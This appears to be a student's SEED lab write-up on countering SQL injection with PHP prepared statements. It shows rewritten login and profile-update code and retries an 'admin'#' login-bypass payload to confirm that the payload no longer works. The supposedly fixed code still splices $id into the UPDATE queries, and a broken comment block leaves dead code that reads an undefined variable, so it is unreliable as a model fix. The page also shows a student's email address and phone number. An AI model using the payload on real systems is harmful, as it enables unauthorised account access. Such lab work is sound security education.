
Task 4: Countermeasure — Prepared Statement:

Now, in order to fix this vulnerability, we create prepared statements of the previously exploited SQL statements. The SQL statement used in task 2 in the unsafe_home.php file is rewritten as the following:



```
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss",$input_uname,$hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
/*$sql->close();*/
/*
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
if($id!=""){
```

Retrying the attack in task 2.1:



```
www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%23&Password=1234
```


Would you like Firefox to save this login for seedlabsqlinjection.com?

admin'#

••••

We see that we are no more successful and are no more able to access the admin account. The error indicates that there was no user with credentials username admin' # and password admin.


Now, the SQL statement used in task 3 in the unsafe_edit_backend.php file is rewritten as the following:



unsafe_edit_backend.php
/var/www/SQLInjection

```
  $conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ?
where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>
```

On retrying the same as in Task 3.1 and saving the changes, we see that the salary does not change and hence we are unsuccessful in performing SQL injection with prepared statements:



Amrutha BS Profile

Key	Value
Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	Amrutha
Email	amrutha072000@gmail.com
Address	xxxx
Phone Number	9972325100

A prepared statement goes through the compilation step and turns into a precompiled query with empty placeholders for data. To run this pre-compiled query, we need to provide data to it, but this data will no more go through the compilation step; instead, it will get plugged directly into the pre-compiled query, and will be sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.